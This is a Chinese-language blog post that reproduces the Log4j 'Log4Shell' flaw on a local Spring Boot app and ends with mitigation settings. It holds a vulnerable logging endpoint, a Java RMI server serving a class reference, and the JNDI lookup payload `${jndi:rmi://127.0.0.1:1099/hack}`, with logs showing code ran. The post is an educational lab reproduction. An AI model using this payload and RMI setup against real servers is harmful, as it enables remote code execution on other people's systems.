

集成了 log4j 的 SpringBoot 下的漏洞复现

作者: [MingGH](#)

原文链接: <https://ld246.com/article/1639235464846>

来源网站: [链滴](#)

许可协议: [署名-相同方式共享 4.0 国际 \(CC BY-SA 4.0\)](#)

1. 前景提要

Log4j史诗级漏洞这几天闹的沸沸扬扬，让我也想一探究竟，到底是怎么触发的。

2. 搭建一个集成Log4j的SpringBoot项目


根据spring官网的指引，创建一个springboot项目，然后对pom文件进行一个修改

```
<dependencies>
  <dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-web</artifactId>
    <exclusions>
      <exclusion>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-logging</artifactId>
      </exclusion>
    </exclusions>
  </dependency>

  <dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-log4j2</artifactId>
  </dependency>
</dependencies>
```

2.1 查看引入的依赖

可以看到我引入的log4j的依赖是2.15.0版本以下的，也就是会触发这个bug的



2.2 写一个常用的接口接受外部传入的参数

```
package run.runnable.learn;
import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.LogManager;

import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;
import org.springframework.boot.SpringApplication;
import org.springframework.boot.autoconfigure.SpringBootApplication;
import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.PostMapping;
import org.springframework.web.bind.annotation.RequestBody;
import org.springframework.web.bind.annotation.ResponseBody;

import javax.annotation.PostConstruct;

@SpringBootApplication
@Controller
public class LearnApplication {
```

```

private static final Logger logger = LogManager.getLogger(LearnApplication.class);

public static void main(String[] args) {
    SpringApplication.run(LearnApplication.class, args);
}

@PostMapping("/hack")
@ResponseBody
public String testHackExecute(@RequestBody String content){
    logger.info("content:{}", content);
    return content;
}
}


```

这里写了一个hack的接口，当接口有参数传入的时候，会进行打印，这种代码大家几乎都有写过的吧，这也是这个漏洞非常严重的原因之一：易于触发


3. 测试漏洞

3.1 传入指定参数打印vm信息

使用postman进行调用接口，可以看到成功返回。



让我们去系统的日志看看，打印不是 `${java:vm}`，而是JDK的信息！



3.2 测试rmi远程调用

如果仅仅只是上面的那种情况还好说，至少只是生成一些错误日志，但是这个rmi远程调用的危害就大。

让我们先用java原生的rmi写一个注册中心，然后注册一个服务

```
public static void main(String[] args) {
    try {
        LocateRegistry.createRegistry(1099);
        Registry registry = LocateRegistry.getRegistry();
        Reference reference = new Reference("run.runnable.learn.rmi.HackExecute", "run.runnable.learn.rmi.HackExecute", null);
        ReferenceWrapper referenceWrapper = new ReferenceWrapper(reference);
        System.out.println("service started");
        registry.bind("hack", referenceWrapper);
    } catch (RemoteException | NamingException | AlreadyBoundException e) {
        e.printStackTrace();
    }
}
```

再一个可以被执行的类

```
public class HackExecute {


    static {
        System.out.println("HackExecute: Successful execution");
    }

}
```

我们把上面的服务rmi服务进行启动，然后使用postman进行调用。

The screenshot shows a Postman interface for a POST request to `http://localhost:8080/hack`. The request body is a JSON object: `{ "command": "${jndi:rmi://127.0.0.1:1099/hack}" }`. The response status is `200 OK` with a time of `96 ms` and a size of `217 B`. The response body is also shown as `{ "command": "${jndi:rmi://127.0.0.1:1099/hack}" }`.

当我们在控制台进行日志查看的时候，你就会发现，rmi远程调用被成功执行了！



```
2021-12-11 22:57:06,590 INFO [main] (StartupInfoLogger.java:61) - Started LearnApplication in 0.586 seconds (JVM running for 0.865)
2021-12-11 22:57:09,226 INFO [http-nio-8080-exec-2] (DirectJDKLog.java:173) - Initializing Spring DispatcherServlet 'dispatcherServlet'
2021-12-11 22:57:09,227 INFO [http-nio-8080-exec-2] (FrameworkServlet.java:525) - Initializing Servlet 'dispatcherServlet'
2021-12-11 22:57:09,229 INFO [http-nio-8080-exec-2] (FrameworkServlet.java:547) - Completed initialization in 2 ms
HackExecute: Successful execution
2021-12-11 22:57:09,246 INFO [http-nio-8080-exec-2] (LearnApplication.java:32) - content:{"command":"${jndi:rmi://127.0.0.1:1099/hack}"}
```

这意味着我可以把自己写的代码，通过这种方式在对方的服务器进行执行，不愧是史诗级漏洞。

4. 紧急补救措施

- (1) 修改jvm参数 `-Dlog4j2.formatMsgNoLookups=true`
- (2) 修改配置 `log4j2.formatMsgNoLookups=True`
- (3) 将系统环境变量 `FORMAT_MESSAGES_PATTERN_DISABLE_LOOKUPS` 设置为 `true`

4. 相关资料

[Apache 存在 Log4j 远程代码执行漏洞，将给相关企业带来哪些影响？还有哪些信息值得关注？ - nlf x的回答 - 知乎](#)

[Logging Services - Lookups](#)

[【重要通知】关于Apache Log4j 2远程代码执行最新漏洞的风险提示](#)